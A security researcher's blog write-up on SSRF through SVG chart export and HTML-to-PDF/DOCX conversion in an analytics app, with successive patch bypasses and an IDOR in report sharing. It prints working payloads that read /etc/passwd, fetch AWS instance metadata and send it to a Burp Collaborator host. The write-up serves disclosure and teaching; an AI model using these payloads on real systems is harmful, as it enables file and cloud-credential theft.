
SVG SSRFs and saga of bypasses
Hi all, hope you are keeping well and staying safe. This blog is about my recent experiences with SVG, HTML to PDF SSRF, and bypasses for the patches applied.
Introduction
I was testing an app that was a web-based analytics solution that dealt with research institutions worldwide to analyze new, emerging research trends, and create reports.
As the application heavily deals with data analytics, the app had functionalities to show the research data as pie charts, graphs, tables, etc. Reports can also be prepared with the data and shared with co-researchers.
These pie charts, reports, and graphs could be exported to DOCX, PDF, and PNG. You see where I’m going right?
Exploitation
As we learned earlier, the research data is shown in the form of charts. Below is a screenshot for the same.

To the right of the screenshot, we see the option to “Export the chart as an image”
Upon clicking the “Export chart as an image”, we see a POST request going to with the image content like in the below screenshot.

I initially just deleted the whole content parameter and replaced with
h1 injection
The image was a PNG image, and after replacing the content with the “h1” tag, the server didn’t have any validation/output encoding and I could see the h1 tag injected successfully. I don’t have many screenshots on this.
Since HTMLi worked out alright, I noticed many svg tags being sent. I just used the below payload to retrieve etc/passwd content.
<svg width="500" height="500" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"><foreignObject width="500" height="500"><iframe xmlns="http://www.w3.org/1999/xhtml" src="file:///etc/passwd" width="800" height="850"/></foreignObject></svg>And I was able to retrieve the file content as expected.
Patch Applied
## Bypass-1
The customer applied encoding for tags like iframe script . So it wasn’t so simple to get file contents as earlier.
Here I would like to introduce a great resource for exploiting SVG SSRF.
I was able to receive callbacks on my server using image tags and other tags using src attributes.
Since javascript (script) tags weren’t allowed my thought process was to somehow find a way to run JS.
Going through https://github.com/allanlw/svg-cheatsheet I learned that “inline in event javascript” can be run.
I used the payload at https://github.com/allanlw/svg-cheatsheet#inline-in-event and the inline JS did work.

Now I needed a way to exfiltrate the data. I constructed the below payload
<svg width="100%" height="100%" viewBox="0 0 100 100" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"><image xlink:href="https://google.com/favicon.ico" height="20" width="20" onload="fetch('http://169.254.169.254/latest/meta-data/hostname').then(function (response) {response.text().then(function(text) {var params = text;var http = new XMLHttpRequest();var url = 'https://<>.burpcollaborator.net/';http.open('POST', url, true);http.send(params);})});" /></svg>How did the payload work?
- We load Google’s favicon and on successful load, the event handler onload is triggered.
- Using Fetch API, we request AWS Metadata.
- We store the metadata response in the “params” parameter.
- The server then makes a POST request to the burp collaborator server, with the metadata as the POST body. See attached images for evidence.
## Bypass-2
The customer has now implemented a fix to block javascript. Also if you remember there was output encoding applied on tags like script iframe etc.
Then I read this interesting bypass — https://twitter.com/kunalp94/status/1502527605836173312
I used the same meta tag and it turned out to be successful. Sharing the payload below
<meta http-equiv="refresh" content="0;url=http://169.254.169.254" />## Bypass-3
More output encoding is applied by the customer. I was running out of options and then remembered the great talk by Nahamsec. Video below
Here Ben talks about missing validation at style tags (CSS). I tried the same.
I tried with style, import , link tags. I was successful in getting callbacks.
I used the below payload (HTML inside style tag) and it worked!!
<style><h1>h1taginjection</h1><iframe xmlns="http://www.w3.org/1999/xhtml" src="file:///etc/passwd" width="800" height="850"/>
@import url(http://ta79rlzq77p2kdoak91nqryxlorff4.burpcollaborator.net/import.css);</style>## Final Fix
After yet another patch and more encoding, I tried various tags and wasn’t successful.
Report to DOCX SSRF
Similar to the above exploitation, the “Export report to DOCX” was also vulnerable.
IDOR at sharing reports
Also, a simple bug was present, where the reports could be shared with co-researchers. There was functionality to invite users via email and also set permissions such as view only and edit.
The request contained the reportID which was numerical and the permission , email .
I changed the reportID and was able to invite me to other researcher reports.
That’s it for this blog.
Hope you pick up something new from this blog.
Preetham.


